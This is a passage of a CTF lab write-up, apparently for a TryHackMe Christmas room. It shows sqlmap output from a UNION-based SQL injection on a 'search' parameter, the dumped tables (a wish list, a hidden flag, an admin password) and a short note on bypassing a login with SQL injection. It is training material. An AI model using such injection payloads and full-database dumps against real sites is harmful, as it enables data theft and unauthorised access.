[05:35:52] [CRITICAL] connection timed out to the target URL. sqlmap is going to retry the r
equest(s)
[05:35:52] [WARNING] if the problem persists please check that the provided target URL is re
achable. In case that it is, you can try to rerun with switch '--random-agent' and/or proxy
switches ('--proxy', '--proxy-file'...) [View documentation]
sqlmap resumed the following injection point(s) from stored session:
Parameter: search (GET)
  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: search=Dzakry' UNION ALL SELECT CHAR(113,107,106,120,113)||CHAR(69,75,104,99,90
,119,70,81,71,75,120,87,83,83,103,83,71,98,88,90,122,89,97,111,87,114,120,108,112,101,106,77
,103,76,121,98,74,109,87,114)||CHAR(113,122,112,118,113),NULL-- huQD [View documentation]
```

Find the entries table and get the number of entries, James age and Paul's request

```
[05:36:32] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/1211103149/.local/share/sqlmap/output/10.10.254.250/dump/SQLite_masterdb/users.csv'
[05:36:32] [INFO] fetching columns for table 'sequels'
[05:36:32] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
+-----+-----+-----+
| kid   | age  | title           |
+-----+-----+-----+
| James | 8    | shoes            |
| John  | 4    | skateboard       |
| Robert| 17   | iphone           |
| Michael| 5   | playstation      |
| William| 6   | xbox              |
| David  | 6    | candy             |
| Richard| 9    | books             |
| Joseph | 7    | socks             |
| Thomas | 10   | 10 McDonalds meals |
| Charles | 3   | toy car           |
| Christopher | 8   | air hockey table |
| Daniel  | 12   | lego star wars   |
| Matthew | 15   | bike               |
| Anthony | 3    | table tennis       |
| Donald  | 4    | fazer chocolate   |
| Mark    | 17   | wii                |
| Paul    | 9    | github ownership   |
| James   | 8    | finnish-english dictionary |
| Steven  | 11   | laptop             |
| Andrew  | 16   | raspberry pie      |
| Kenneth | 19   | TryHackMe Sub      |
| Joshua  | 12   | chair               |
+-----+-----+-----+
[05:36:32] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/1211103149/.local/share/sqlmap/output/10.10.254.250/dump/SQLite_masterdb/sequels.csv'
[05:36:32] [INFO] fetched data logged to text files under '/home/1211103149/.local/share/sqlmap/output/10.10.254.250'
[05:36:32] [WARNING] your sqlmap version is outdated
[*] ending @ 05:36:32 /2022-06-23/
```

## Question 7

Find the hidden table to get the flag

```
1211103149@kali: ~  1211103149@kali: ~
File Actions Edit View Help
1211103149@kali: ~  1211103149@kali: ~
---[05:36:29] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[05:36:29] [INFO] testing SQLite
[05:36:30] [INFO] confirming SQLite
[05:36:30] [INFO] actively fingerprinting SQLite
[05:36:30] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[05:36:30] [INFO] sqlmap will dump entries of all tables from all databases now
[05:36:30] [INFO] fetching tables for database: 'SQLite_masterdb'
[05:36:30] [WARNING] reflective value(s) found and filtering out
[05:36:30] [INFO] fetching columns for table 'hidden_table'
[05:36:31] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
[1 entry]
+-----+
| flag |
+-----+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----+
[05:36:31] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/1211103149/.local/share/sqlmap/output/10.10.254.250/dump/SQLite_masterdb/hidden_table.csv'
```

## Question 8

Find the users table and get the admin password

```
[05:36:31] [INFO] fetching columns for table 'users'  
[05:36:31] [INFO] fetching entries for table 'users'  
Database: <current>  
Table: users  
[1 entry]  
+-----+-----+  
| password | username |  
+-----+-----+  
| EhCNSWzzFP6sc7gB | admin |  
+-----+-----+ options  
  
[05:36:32] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/1211103149/.local/share/sqlmap/output/10.10.254.250/dump/SQLite_masterdb/users.csv' The central point of access for all information you need to use Burp Proxy.  
[05:36:32] [INFO] fetching columns for table 'sequels'  
[05:36:32] [INFO] fetching entries for table 'sequels'
```

### **Thought Process/Methodology:**

Based on the hints led us to adding “/santapanel” and allowing us access to the admin ui. Then using an SQL command when logging in allowed us to exploit the SQL injection and enter as an admin. Once in, we used more SQL commands to print out all the data in their database and get all the necessary information we wanted.